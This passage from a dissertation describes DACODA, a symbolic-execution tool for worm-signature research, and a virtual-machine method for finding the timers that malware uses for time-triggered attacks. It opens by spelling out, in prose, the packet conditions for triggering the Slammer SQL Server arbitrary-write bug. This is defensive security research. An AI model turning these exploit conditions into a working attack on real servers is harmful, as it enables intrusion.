Suppose we want to exploit the vulnerability used by Slammer to write the value 0 to the virtual address 0x0102aabb in the SQL server process. It is required that we get the value 0x0102aabb into the EAX register before the instruction "`MOV [EAX],0`" is executed. This requires that we send a long UDP packet to port 1434. Specifically, when the Ethernet packet is received it is required that the "`IN DX`" instructions that read the packet read a carefully crafted UDP packet two bytes at a time to provide that the packet be stored in a buffer and interpreted by the Windows kernel in a certain way. When the Windows kernel checks the 24th byte of the packet it is required that this memory location hold the value 0x11 so that when it is loaded into a register and compared to 0x11 the branch will be taken where the kernel interprets it as a UDP packet. Similar requirements on the port number and destination address will provide the state transitions of the kernel recognizing a packet for the SQL server process and then context switching into that process providing us with the ability to read and write the physical memory of that process.

The SQL thread chosen to handle the request will then context switch to the kernel and back twice to obtain the source address and port number information and then to read the packet into its own memory space. Then it is required of each byte that it not be equal to "`0x00`" or "`0xFF`" in order to reach the buffer overflow condition. It is also required of the first data byte of the UDP packet to be equal to "`0x04`" so that the vulnerable function is reached through the sequence "`MOV EDX,[EBP+fffffbf4]; JMP [42cfa23b+EDX<<2]`". Then before "`MOV [EAX],0`" the EAX register must hold the attacker's desired arbitrary address (0x0102aabb), pro-

vided by the instruction, "`MOV EAX, [EBP+10]`" which requires the value 0x0102aabb to be at "`[EBP+10]`". Finally, all of this will provide the primitive that the value 0 is written to the virtual address 0x0102aabb of the SQL server process which may be required for some exploit such as the one suggested in Subsection 4.5.3.

Should Focus on Primitives, not Vulnerabilities

The goal of a signature generation algorithm based on DACODA, then, should be to, given the partial ordering constructed for a single exploit as analyzed by DACODA, identify the primitive most valuable to the attacker in generating new exploits and generate a signature that prevents that primitive. This will most likely have to be done with heuristics. A good heuristic is that arbitrary write primitives are valuable to an attacker, which will be revealed by a write provided by a requirement that the address used for the write was data from the range of ϵ. That requirement was provided by some other requirement, which in turn was provided by another requirement, giving us a way to work backwards and generate a primitive-specific signature from the partial ordering. Another good heuristic is that saved base pointers and return pointers on the stack should not be overwritten by long fields, but this requires knowing which field is too long which in turn requires knowing what the delimiters between fields are for that particular protocol (information that will have to be extracted from the partial ordering). Similar heuristics could be made for any sort of primitive that an attacker might find valuable in building exploits. The point is that an attacker who searches for a zero-day vulnerability is not so much searching for a vulnerability as for a useful primitive for generating exploits.

4.7 Future Work

DACODA can be useful toward a variety of objectives, several of which we will now discuss. In this chapter, we have used DACODA to analyze known exploits as a quantitative, empirical analysis of the amount of polymorphism available to an attacker within the exploit vector. DACODA may also be used as a honeypot technology to perform the same analysis on zero-day worms exploiting unknown vulnerabilities for signature generation. This same idea was employed in Vigilante [31] and suggested as future work for Polygraph [111] and TaintCheck [112].

Other possible future work for DACODA is to use predicates discovered by DACODA and heuristics about different memory corruption errors to narrow the search space of a random "fuzz tester" [101, 102]. It would be possible to find buffer overflows and other remote vulnerabilities in both user-space and the kernel this way. This system would be similar to two papers on automatically generating test cases [17, 59] but would operate on a full system without the source code and find remote vulnerabilities.

Since the original publication of the results of the DACODA project [39], there have been many advances in the areas of worm exploit analysis and signature generation, patch generation, and empirical studies of polymorphism. We will list only several here. Brumley et al. [16] explore different models of signatures and their expressiveness. VSEFs [110] are an attractive alternative to network signatures. Hamsa [92] improves on the basic idea behind PolyGraph [111]. ShieldGen [43] is a promising approach for automatic shield generation that is based on a technique similar to hierarchical delta debugging [103]. Ma et al. [99] give an empirical study of polymorphism in the wild. Sweeper [153] is the culmination of several works in the general area of worm analysis and response.

4.8 Conclusion of the Chapter

This chapter presented DACODA and provided a quantitative look at the exploit vectors mapped by ϵ for 14 real exploits. These results and our experiences with DACODA discussed in this chapter offer practical experience and sound theory towards reliable, automatic, host-based worm signature generation. We have shown that 1) single contiguous byte string signatures are not effective for content filtering, and token-based byte string signatures composed of smaller substrings are only semantically rich enough to be effective for content filtering if the vulnerability lies in a part of a protocol that is not commonly used, and that 2) whole-system analysis is critical in understanding exploits. As a consequence we conclude that the focus of a signature generation algorithm based on any mechanism such as DACODA should be on primitives rather than vulnerabilities.

Chapter 5

Temporal Search (π)

5.1 About Temporal Search

Worms, viruses, and other malware can be ticking bombs counting down to a specific time, when they might, for example, delete files or download new instructions from a public web server. In this chapter, we propose a novel virtual-machine-based analysis technique to automatically discover the *timetable* of a piece of malware, or when events will be triggered, so that other types of analysis can discern what those events are. This information can be invaluable for responding to rapid malware, and automating its discovery can provide more accurate information with less delay than careful human analysis.

Developing an automated system that produces the timetable of a piece of malware is a challenging research problem. In this chapter, we describe our implementation of a key component of such a system: the discovery of timers without making assumptions about the integrity of the infected system's kernel. Our technique runs a virtual machine at slightly different rates of *perceived time* (time as seen by the virtual machine), and identifies time counters by correlating memory write frequency to timer interrupt frequency. We also analyze real malware to assess the feasibility of using full-system, machine-level symbolic execution on these timers to discover predicates. Because of the intricacies of the Gregorian calendar (leap years, different number of days in each month, etc.) these predicates will not be direct expressions on the timer but instead an annotated trace; so we formalize the calculation of a timetable as a weakest precondition calculation. Our analysis of six real worms sheds light on two challenges for future work: 1) time-dependent malware behavior

often does not follow a linear timetable; and 2) that an attacker with knowledge of the analysis technique can evade analysis. Our current results are promising in that with simple symbolic execution we are able to discover predicates on the day of the month for four real worms. Then through more traditional manual analysis we conclude that a more control-flow-sensitive symbolic execution implementation would discover all predicates for the malware we analyzed.

5.2 Introduction

The current response when anti-malware defenders discover new malware is to carefully analyze it by disassembling the code, and then release signatures and removal tools for customers to defend themselves from new infections or to remove infections before the malware does any damage. Three trends are challenging this process: 1) increasingly, malware is installing itself into the kernel of the system where analysis is more difficult; 2) malware is becoming more difficult and time-consuming to analyze because of packing (compressing or obfuscating a file so that it must be unpacked before analysis), polymorphism (encrypting the malware body), and metamorphism (techniques such as binary rewriting that change the malware body without changing its functionality); and 3) malware is expected to spread on a more rapid timescale than ever before in the coming years [146, 145]. Suppose a metamorphic, kernel-rootkit-based worm is released that will spread to hundreds of thousands of hosts in just thirty minutes and then launch a denial-of-service attack on a critical information system such as ATMs, the 911 emergency system, or even the Internet itself [135]. Suppose also that the denial of service attack is easily averted if known about ahead of time. How can we discover this ticking timebomb as early as possible?

In this chapter we propose a novel automated, virtual-machine-based technique to do exactly that. Given a system that is infected with a piece of malware, we describe a technique that extracts how the system is using special timing hardware such as the Programmable Interval Timer (PIT) to keep track of time and then discovers the trigger time for any anomalous events that the system is counting down to. Our goal is to summarize the timetable of a piece of malware quickly and accurately so that responding malware defenders can decide what the best course of action is. For example, the Sober.X worm [182, W32.Sober.X@mm] was programmed to generate random (but predictable to its author) URLs from which to download new instructions starting on 6

`January 2006`. Antivirus professionals were able to de-obfuscate the packed code of Sober.X and determine the URLs and the date on which this would occur months ahead of time. The public web servers that the worm instances would be contacting were notified and were able to block those URLs from being registered. In this chapter, we aim at enabling this kind of effective response, but on a shorter timescale to be able to handle rapid malware, by automatically discovering the critical date and time.

5.2.1 Proposed Approach and Contributions of this Chapter

The problem turns out to be more difficult than simply speeding up the system clock and seeing what happens. Any study of behavior and time must account for the complex interactions of behavior and time, such as Lamport's study of distributed systems [89] where events in such systems were shown to be only partially ordered. In our case, malware's behavior can depend on not only the current absolute time (for example, what date and time is shown on the clock) but also relative time (such as how much time has elapsed since initial infection). And, naturally, the passage of relative time changes what the current absolute time is. As a concrete example of this, the Kama Sutra worm [182, W32.Blackmal.E@mm] deletes files on the victim host on the 3rd day of every month, but it only checks the day of the month 30 minutes after either the initial infection or a reboot of the victim host. Thus if a malware analyzer simply infects a machine with Kama Sutra on the 1st of January and speeds up the clock to compress the next year into an hour, this behavior will not be observed because the check for the day of the month will occur only on the 1st of January and never again.

Simply speeding the system up has other disadvantages as well. First, it requires a much more dramatic perturbation of time than our technique does, making it easy for the malware to detect the time perturbation. Furthermore, if the system is somewhat loaded, as it will be for a worm that spawns possibly hundreds of threads to spread itself, the virtual machine will not perform at a high rate of timer interrupts. Some behaviors may be skipped because the worm will never be scheduled to run during that time window. In addition to not revealing some behaviors, it will also not be able to explain why any behaviors that it does elicit occurred.

We propose a technique that uses temporal search to build the malware's timetable. Our

approach is to first discover timers by slightly perturbing time and watching for correlations between the rate of perceived time and the rate of updates to each physical memory location. Then through symbolic execution [73] (to discover predicates) and predicate inversion (to make the infrequent case frequent) we build an *abstract program* of the timekeeping architecture of the system. Both of these steps have been implemented for this chapter; the first is automated, except for the discovery of additional dependent timers, and the second is done manually. Once this timekeeping architecture has been identified, placing symbolic execution on any timer that the malware might use, by assigning a symbolic expression for each value read from that location, allows us to discover predicates. This step requires distinguishing malware predicates from regular system predicates on time, which is done manually in this chapter. Predicate inversion can then elicit the next behavior of the malware without waiting for its predicate on time to become true. From this point it should be possible to build an *abstract program* of the entire trace between the timer and the predicate to discern the malware's timetable. These steps are also done manually in this chapter for real malware to demonstrate their efficacy and identify the inherent challenges. By iterating the last two steps for some arbitrary amount of time into the future it is possible to construct a timetable of the malware's behavior. In future work, a richer model than a linear timetable for time-dependent malware behavior is desirable.

Our main contributions toward such an automated system in this chapter are 1) detailed results of timer discovery for both Linux and Windows, without making any assumptions about the integrity of the kernel of the infected host; 2) promising initial results on the possibility of using symbolic execution to discover the predicates based on analysis of six real worms; 3) a formalization of temporal search that accounts for the intricacies of the Gregorian calendar; and 4) discussion of the challenges of fully automating the process along with an adversarial analysis.

5.2.2 Structure of the Chapter

The rest of the chapter is organized as follows. Section 5.3 provides some context for our analysis in terms of being both automated and behavior-based. Then Section 5.4 gives detailed results on timer discovery for both Linux and Windows. This is followed by Section 5.5 where we analyze six real worms to show the efficacy of symbolic execution to discover malware predicates

on the date and time and discuss the inherent challenges. In Section 5.6 we formally define the problem of how to solve the annotated traces that lead to malware behaviors predicated on time, and illustrate the basic idea with a walk-through of the Code Red worm. Then a discussion of challenges for future work and an adversarial analysis of temporal search in general, against an attacker that seeks to evade our analysis, is in Section 5.7. Finally, we present related work (Section 5.8) and conclude the chapter (Section 5.9).

5.3 Automated, Behavior-Based Analysis

The work presented in this chapter differs from traditional malware analysis techniques in two dimensions: behavior-based vs. appearance-based, and in the level of automation. Cohen [29] differentiates behavior-based virus detection from appearance-based detection (such as modern virus scanners) by saying that behavior-based detection is a question "of defining what is and is not a legitimate use of a system service, and finding a means of detecting the difference." Behavior-based analysis has the same goal as detection. For our work we seek to detect illegitimate use of the special hardware that the system provides for keeping track of the date and time. We assume that the system is infected with malware and we wish to know if that malware is using the timekeeping architecture of the system to coordinate malicious behavior; and if so how it is doing this so that we can discern the malware's timetable. Behavior-based detection and analysis, like appearance-based, was shown to be formally undecidable by Cohen [29], but Szor [149] points out that it is not a requirement for a technique to be applicable to every possible piece of malware, it is sufficient for malware defenders to have an arsenal of techniques, one of which will be a good solution in any particular scenario.

In Section 5.5 we will discuss in detail our experience and lessons learned in performing behavior-based analysis. A fact that can be either a strength or a weakness of behavior-based analysis, depending on how well it is understood, is that the results of analysis are as much a reflection of the virtual environment as they are of the malware itself. A good analogy is Simon's description of an ant walking along the beach [139]. The ant's complex path, walking over twigs, around steep hills, or along ridges, draws more of its complexity from the beach than from the ant. "An ant, viewed as a behaving system, is quite simple. The apparent complexity of its behavior over time is

largely a reflection of the complexity of the environment in which it finds itself [139]." Similarly, we discuss in Sections 5.5 and 5.7 how the time-dependent behavior of malware is not in fact always a simple, linear timetable and can be miscalculated if the analysis is not done in a sufficiently complex environment.

The complexity of the environment is also a challenge for automation. Even when not considering an attacker who deliberately tries to evade our temporal search analysis, the two separate processes of discovering predicates on the date and time and then relating those predicates to actual dates and times in the real world are interesting program analysis problems. This is because of the intricate integer calculations and loops involved in computations that are based on the Gregorian calendar. There are seven days in the week for cultural reasons, varying numbers of days in each month because the rates of revolution of the moon around the earth and the earth around the sun are not integer multiples [30], and leap years every four years (except for the first years of centuries that are not evenly divisible by 400) because the spin of the earth is not an integer multiple of the length of a year [30]. Thus our current full-system, machine-level symbolic execution engine, DACODA, is able to discover predicates on a system timer when the predicate is on a day of the month (or hour, minute, second, etc.), but in future work will need to be more control-flow-sensitive to discover predicates on the month or year. Furthermore, once the predicate is discovered, relating it back to an event in the real world (*e.g.* the 15th of the month in the Gregorian calendar) is not a simple matter of solving an expression but requires a weakest precondition calculation (as described in Section 5.6).

5.4 Temporal Search

This section describes how to discover timers in a real system using a virtual machine, even if the kernel's integrity has been compromised, and how to automate this process. This step is important because malware is increasingly being implemented as kernel rootkits, and there have even been proposals of implementing malware as a virtual machine in which the victim operating system executes [75].

5.4.1 How Time is Measured by a System

Without special hardware a system has only an implicit concept of time. Its operations are sequential and the fact that each operation takes some time to complete before the next can begin can be used to infer the passage of time. However, without detailed performance profi ling of the entire system, this is not a precise measurement. Because malware shares the processor with the rest of the system it also relies on special hardware to accurately measure the passage of time. In a virtual machine this special hardware is virtualized and completely controlled by the malware analyzers. Measurements of time external to the system can be modeled in many cases, such as the Network Time Protocol (NTP) server connection by the the Sober.X worm. Modeling any arbitrary kind of external time coordination that a piece of malware might do would have to be the subject of future research.

The simplest example of such special hardware, and the most commonly used for PC systems, is the Programmable Interval Timer (PIT). The PIT uses a crystal-based oscillator that runs at one-third the rate of NTSC television color bursts (or 1.193182 MHz) for historical reasons. The PIT device has three timers: one used for RAM refresh, one for PC speaker tone generation, and a third that can be programmed to interrupt the processor at regular intervals. Modern PC-based operating systems use the third timer as their main timekeeping device. Linux kernel 2.4 and Windows XP both program this timer to interrupt the processor at a rate of 100 Hz, meaning that the PIT interrupt is generated 100 times per second. Linux kernel 2.6 programs it for 1000 Hz, and different versions of Windows range from 64 Hz to 1000 Hz. Other special hardware is available in many PC systems, such as the CMOS real time clock, local APIC timers, ACPI timers, the Pentium CPU's Time Stamp Counter, or the High Precision Event Timer. We only consider the PIT for this work, but other special hardware should be a natural extension. A more comprehensive document on timekeeping in systems and virtual machines is available from the VMware company [157].

From the operating system's point of view, time is kept by adding a constant to a variable once per interrupt. Linux kernel 2.4 adds 10,000 to a microseconds counter that is reset every 1,000,000 microseconds when a seconds counter is incremented. The date is kept as a 32-bit counter of seconds starting from `1 January 1970`. Windows adds a value equal to about 10,000,000 (adjusted to the accuracy of the PIT timer for that particular system) to a 64-bit hectonanoseconds

counter that counts hectonanoseconds from `1 January 1601`.

The intervals are trivial to infer based on how the PIT is programmed but the epochs (when the absolute time is counted from, such as `1 January 1970` for Linux) are also needed to relate a counter value to an actual date and time in the real world. When a computer is turned off it keeps the date in a known format in the CMOS, and upon boot this value is read by the operating system to initialize the date and time. This epoch, the time of boot, is the only important one since all measurements of absolute time must be derived from it. Through symbolic execution we can determine how any particular absolute time variable is initialized and use that as the epoch.

We define an *absolute time* as a time that relates to an actual time and date in the real world while a *relative time* is relative to some arbitrary start time. Both Linux and Windows keep a relative time that starts at 0 at boot and is incremented on every PIT interrupt. This variable is called "`jiffies`" in the Linux kernel and is used for relative timing needs such as scheduling timeouts. For example, if a process asks to sleep for 10 seconds and the "`jiffies`" variable at start time is 5555, the process will not be scheduled to run again until the "`jiffies`" variable is greater than or equal to 6555, assuming the PIT is programmed for 100Hz (The actual implementation of timers in Linux is not quite this simple).

The PIT model of Bochs (`http://bochs.sourceforge.net`), the virtual machine we use for our experiments, uses the number of instructions executed to roughly guess when PIT interrupts should be scheduled, but this is adjusted to approximate real time. Periodically, a measurement of real time from the host machine is compared to the number of PIT interrupts in the last interval to adjust and more accurately track real time for the next interval. We define *real time* as the passing of time on the physical host machine (which should nearly mirror the physical wall time in the real world) and *perceived time* as the passing of time as seen by the system emulated by Bochs.

5.4.2 Symbolic Execution

For symbolic execution and predicate discovery, we use the DACODA symbolic execution engine. Basically, DACODA labels values in memory or registers and then tracks those labels symbolically through operations and data movements throughout the entire emulated Pentium system. It also discovers predicates about that data whenever a control flow decision is predicated on a

labeled value. We modified DACODA's source code to also discover inequality predicates through the Sign Flag (SF) and Overflow Flag (OF), in addition to equality predicates through the Zero Flag (ZF).

As an example, suppose a byte is labeled and moved into the AL register, the integer 4 is added to it, and a control flow transfer is made predicated on the result being greater than 55.

```
mov     al,[AddressWithLabel1999]
     ; AL.expr <- (Label 1999)
add     al,4
     ; AL.expr <- (ADD AL.expr 4)
     ; /* AL.expr == (ADD (LABEL 1999) 4) */
cmp     al,55
     ; FLAGS.left <- AL.expr
     ; /* FLAGS.left == (ADD (Label 1999) 4) */
     ; FLAGS.right <- 55
jg      JumpTargetIfGreaterThan55
     ; P <- new Predicate(GREATERTHAN ZFLAG.left ZFLAG.right)
     ; Q <- new Predicate(LESSTHANOREQUAL ZFLAG.left ZFLAG.right)
     ; /* P == (GREATERTHAN (ADD (Label 1999) 4) 55) */
     ; /* Q == (LESSTHANOREQUAL (ADD (Label 1999) 4) 55) */
     ; if ((ZF == 0) && (OF == SF)) then AddToSetOfKnownPredicates(P);
     ; else AddToSetOfKnownPredicates(Q);
     ; /* Discover predicate if branch taken */
```

This illustrates how DACODA will discover either the predicate (in prefix notation), "`(GREATERTHAN (ADD (Label 1999) 4) 55)`", or its inverse depending on the result of the conditional check.

5.4.3 The Basic Idea

The basic idea for discovering timers via virtual machines is that the system has certain counters that will speed up or slow down when the rate of perceived time within the virtual machine is sped up or slowed down. A timer has the following properties:

1. *It should depend on time*: When the rate of perceived time is sped up or slowed down there should be a corresponding speedup or slow-down of the timer.

2. *It should define a series*: A counter has some operation applied to it that defines a series, for example: "1, 2, 3, 4, ...", or "55, 44, 33, ...", or "10000, 20000, 30000, ...". Timers should be

based on such a counter. For our purposes we assume a series to be defined such that each subsequent value is simply the previous value plus or minus a constant.

3. *It could depend on another timer*: An example of this is "`xtime.tv_sec`" which counts seconds in the Linux kernel. It is important for calculating the date throughout the system, and it is only incremented every second when a microseconds timer, "`xtime.tv_usec`", reaches the value 1,000,000 and is reset.

Types of Noise

There are several types of noise that must be filtered out to find the timers.

Performance-based phase behavior: Programs can have certain phase behaviors [136] that cause them to update the same memory or increment the same counter at regular time intervals, even though their timing is based on performance and not on time.

Memory updates independent of state: Many memory locations are updated regularly based on time but do not keep state from one timer interrupt to the next. Examples include local variables and return pointers on the stack while timer interrupts are being handled, as well as pixels on the screen.

Memory updates dependent on state that do not define a series: Some memory locations do keep state but do not define a series. An example is a semaphore.

Delayed interrupt handling and NTP: Interrupt handlers in Linux and other operating systems are often divided into a top half and a bottom half. When an interrupt occurs the top half acknowledges the interrupt and schedules work to be done by the bottom half (this is the opposite of the top half and bottom half in FreeBSD but the idea is the same). The bottom half can be executed later or even skipped. For keeping time in Linux "`jiffies`" is incremented in the top half and then when the bottom half executes the "`jiffies`" counter is compared to "`wall_jiffies`", which is the stored "`jiffies`" from the last bottom half execution. If ticks have been skipped the "`xtime.tv_usec`" variable is incremented for every tick that was skipped. This gives "`xtime.tv_usec`" a non-uniform behavior when the system is busy. Furthermore, the Network Time Protocol (NTP), if enabled, occasionally adds or skips

ticks to adjust the "`xtime`" structure to inaccuracies in the PIT timer. These kinds of details in the timekeeping architecture of a system can be viewed as noise.

The Basic Steps

Thus, here are the basic steps we use for finding timers:

1. *Do an update count*: The system is allowed to run for a specified amount of time in a number of different stages (4 stages of about 8 seconds per stage was used for all examples that follow, fewer stages or shorter stages may be possible but was unnecessary for these experiments), each stage with a slightly different rate of perceived time (we perturbed time by as much as 35% for these experiments but much smaller perturbations are also possible as will be explained in Section 5.4.7). We can implement a basic "tainting" mechanism by marking memory with an idempotent expression that "taints" any other values derived from it. When a physical memory location is updated with untainted data it is tainted, and when it is updated with tainted data a physical-address-specific counter is incremented. Thus any memory locations that may be keeping state are tainted. This filters out memory updates independent of state early on for performance reasons. The physical memory locations whose update rates are most correlated with the rate of perceived time are chosen (the top 100 in Linux and Windows, or any appropriate number to account for the amount of noise in the system).

2. *Use symbolic execution to solve the series*: For each candidate timer, the system is allowed to run and any update to that candidate physical memory location is labeled by DACODA. Whenever labeled data is written to that physical memory location the symbolic expression is checked to determine if it defines a series. This can be done for an arbitrary number of times. In practice ten symbolic checks are enough to determine whether the memory location defines a series or not.

3. *Discover additional dependent timers*: For each discovered timer, we mark it with symbolic execution (all reads from the counter are labeled) and if the same predicate is discovered periodically for some minimum number of times (ten is sufficient) we invert it (true becomes false, and false becomes true) and repeat step 1. For example, when symbolic execution is

performed on "`xtime.tv_usec`" the predicate is discovered every $\frac{1}{100}th$ of a second that it is less than 1,000,000. Inverting this predicate makes the infrequent case frequent, causing "`xtime.tv_sec`" to be incremented 100 times a second. This will allow us to discover the additional timer "`xtime.tv_sec`" by repeating step 1. Each series can then be solved to convert its values to real time with simple multiplication.

5.4.4 Linux Example

The following results were taken from a Red Hat Linux system running Linux Kernel version 2.4.21. The Linux kernel keeps a 64-bit internal timer called "`jiffies`" that starts at 0 at boot and is incremented every PIT timer interrupt. To keep track of the date a structure "{`xtime.tv_sec, xtime.tv_usec`}" is updated every time the PIT timer interrupt bottom half is executed as explained above. For Linux Kernel version 2.4 the PIT timer is programmed for 100 Hz, so an interrupt is generated 100 times per second of perceived time.

Update Count

The first step is to run the physical memory location update count for 4 different stages, each with a slightly different rate of perceived time. Perturbing time is accomplished by biasing Bochs' measurements of real time so that real time will appear to Bochs to be passing at a different rate than it actually is, and Bochs will adjust accordingly. Then we must measure the actual rate of perceived time achieved because it will usually not be exactly what was requested.

Doing the update count produces the following top 100 candidate timers (some redundant entries that do not define a series are left out for brevity):

```
Ranking  Error  Phys. Addr.   Update Counts   Symbol
 0 0.000001332  0027ff31  2038 2303 2547 2820 (init_task_union)
   ...
 3 0.000001955  0027e0fc   677  765  846  937 (init_task_union) *
 4 0.000001955  0027e10c   677  765  846  937 (init_task_union) *
 5 0.000001955  0027e18c   677  765  846  937 (init_task_union) *
 6 0.000001955  00269414   677  765  846  937 (i8253_lock)
 7 0.000001955  00269a20   677  765  846  937 (prof_counter)    *
 8 0.000001955  0027e0f8   677  765  846  937 (init_task_union) *
 9 0.000001955  0027ff45  2031 2295 2538 2811 (xprt_clear_backlog)
   ...
12 0.000001955  0027ff48   677  765  846  937 (xprt_clear_backlog)
   ...
```

```
16 0.000001955  0027ff54   677  765  846  937 (xprt_clear_backlog)
   ...
43 0.000001955  0027ffa4   677  765  846  937 (xprt_clear_backlog)
44 0.000001955  002c1800  1354 1530 1692 1874 (irq_desc)
45 0.000001955  002c1810  1354 1530 1692 1874 (irq_desc)
46 0.000001955  002dcd90   677  765  846  937 (kstat)          *
47 0.000001955  002edb20   677  765  846  937 (bh_task_vec)
   ...
51 0.000001955  002edea8   677  765  846  937 (time_phase)
52 0.000001955  002edec4   677  765  846  937 (jiffies)        *
53 0.000001955  002eef88   677  765  846  937 (timer_jiffies)  *
54 0.000002214  002eded4   683  773  855  946 (xtime.tv_usec)  *
55 0.000002351  0027ff6a  2032 2295 2538 2811 (init_task_union)
   ...
63 0.000004048  0026af78   678  766  848  939
64 0.000004072  0027ff72   678  765  846  937 (init_task_union)
   ...
98 0.000011106  0026af74  2728 3078 3408 3780 (xtime_lock)
99 0.000012059  002ed720   677  766  846  939 (irq_stat)
```

The first column is the ranking by error rate, and the second column is the error rate calculated as explained below. This is followed by the physical address and the four actual update counts from each stage. For clarity we have manually appended the symbol from the Linux kernel symbol table for each memory location. An asterisk next to the symbol indicates that in the next step this memory location will be found to define a series. For the experiment above the respective rates of perceived time to real time were 0.71570, 0.93835, 1.14214, and 1.36502 for the four stages.

Error is calculated as the sum of the square of the differences between the update count in all four stages and the perceived rate of time in that stage (with all update counts normalized to the third stage). The value of the error is not as important as the ranking. We want to find the top 100 candidate timers no matter what their error from the true rate of perceived time is, because the actual value can vary from system to system and also depending on what the system is doing.

Solving the Series

In the next step in our example each of the top 100 candidate timers is executed with symbolic execution to determine if it defines a series. For example, the "`jiffies`" counter is defined by the following series (which is the result of a Pentium increment operation):

```
PhysicalMemory[0x002edec4] = PhysicalMemory[0x002edec4] + 1
```

```
PhysicalMemory[0x002edec4] = PhysicalMemory[0x002edec4] + 1
PhysicalMemory[0x002edec4] = PhysicalMemory[0x002edec4] + 1
...
```

The “xtime.tv_usec” defines this series:

```
PhysicalMemory[0x002eded4] = PhysicalMemory[0x002eded4] + 10000
PhysicalMemory[0x002eded4] = PhysicalMemory[0x002eded4] + 10000
PhysicalMemory[0x002eded4] = PhysicalMemory[0x002eded4] + 10000
...
```

A memory location such as “xtime_lock”, which is a semaphore, can be determined to not define a series by observing the following sequence of symbolic operations:

```
PhysicalMemory[0x0026af74] = PhysicalMemory[0x0026af74] - 1
PhysicalMemory[0x0026af74] = PhysicalMemory[0x0026af74] + 1
PhysicalMemory[0x0026af74] = PhysicalMemory[0x0026af74] - 1
PhysicalMemory[0x0026af74] = PhysicalMemory[0x0026af74] + 1
PhysicalMemory[0x0026af74] = PhysicalMemory[0x0026af74] - 1
...
```

Qualitatively speaking, we are mostly interested in the “xtime” structure and the “jiffies” counter but the other counters discovered (“prof_counter”, “kstat”, members of “init_task_union”, and “timer_jiffies”) are also important because they do keep track of time and could be used for such by malware. Adding these to the set of timers on which we do symbolic execution should not have a dramatic effect on the accuracy or performance of predicate discovery because these counters do not appear to be heavily used in predicates under normal operation of the system.

Additional Dependent Timers

After running symbolic execution on all of the timers for a while predicates on a certain timer, “xtime.tv_usec”, will be seen to repeat regularly at a specific program counter location:

```
Predicate: (PhysicalMemory[0x002eded4] <= 999999)
Predicate: (PhysicalMemory[0x002eded4] <= 999999)
Predicate: (PhysicalMemory[0x002eded4] <= 999999)
Predicate: (PhysicalMemory[0x002eded4] <= 999999)
...
```

If we invert this predicate (tell the Pentium emulator that it is true when it is false, and that it is false when it is true through the `OF`, `SF`, and `ZF` flags) and repeat steps 1 and 2 we will discover an additional timer, "`xtime.tv_sec`", which defines the following series:

```
Predicate: (PhysicalMemory[0x002eded4] > 999999)
PhysicalMemory[0x002eded0] = PhysicalMemory[0x002eded0] + 1
Predicate: (PhysicalMemory[0x002eded4] > 999999)
PhysicalMemory[0x002eded0] = PhysicalMemory[0x002eded0] + 1
Predicate: (PhysicalMemory[0x002eded4] > 999999)
PhysicalMemory[0x002eded0] = PhysicalMemory[0x002eded0] + 1
...
```

A simple calculation reveals that this timer is a 1 Hz timer.

5.4.5 Time Perturbation in Windows

In Windows XP we found three timers of interest: a "`jiffies`"-like counter, which we will call "`TickCount`", at the linear virtual address `0x8053cfc0` (physical address `0x0053cfc0`) in the Hardware Abstraction Layer (HAL) part of the kernel and two hectonanosecond counters mapped in a structure at linear virtual address `0xffdf0000`. This structure is in fact the `_KUSER_SHARED_DATA` structure that is mapped into the virtual address space of every process in the system. The counter at `0xffdf0014` (physical address `0x00041014`), called "`SystemTime`", is the one that is used to calculate the system time and date when a process calls the `GetSystemTime()` library function or any other library function for retrieving the date and time. Thus nearly all Windows malware to date that has a timetable can be analyzed through symbolic execution on this memory address. The other hectonanosecond counter is "`InterruptTime`" at `0xffdf0008` and is irrelevant for our present purposes.

5.4.6 Comparing How Timers are Used

Figure 5.1 shows the number of predicates per second discovered for different timers in Windows and Linux over equivalent durations of real time. Note that all five data series were taken at different times and that the rate of perceived time to real time is different for Windows and Linux. What the graph is intended to show is that some timers have a structure that makes them easier to analyze than others. Windows' "`SystemTime`" counter is checked several times




Figure 5.1: **How timers are used.**

a second in the kernel or in library functions having to do with file accesses ("`SystemTime`" is the timestamp that file creation and modification times are given) but the only predicates in user space below the libraries are the predicates every minute from the clock (a big part of each spike is actually the calculation, in the library code mapped for the clock process, of the day, month, year, hour, etc. based on the "`SystemTime`" counter, the predicates are from while loops such as those shown in Figure 5.3). The pattern of "`xtime.tv_sec`" from Linux is also very simple, suggesting that temporal search on system times and dates need not be very sophisticated. There are many predicates on "`xtime.tv_usec`" but they are virtually all based on two checks for every PIT interrupt: whether or not it is equal to 999999 (discovered through the `ZF` flag) and whether or not it is less than 999999 (discovered through the `OF` flag).

The "`jiffies`" timer in Linux is slightly more complicated, but with the Linux source code it is easy to determine that all of the predicates on the flat part of the line come from `run_timer_list()`, which keeps a series of dependent counters that could be discovered in the same fashion as we showed for "`xtime.tv_sec`", and that the spike every minute comes from only a handful of functions (`rt_check_expire_thr()`, `internal_add_timer()`, `sys_rt_sigtimedwait()`, and `rs_timer()`). These may or may not be checking predicates for interesting events, such as `cron` jobs. We would need to understand the "`TickCount`" timer

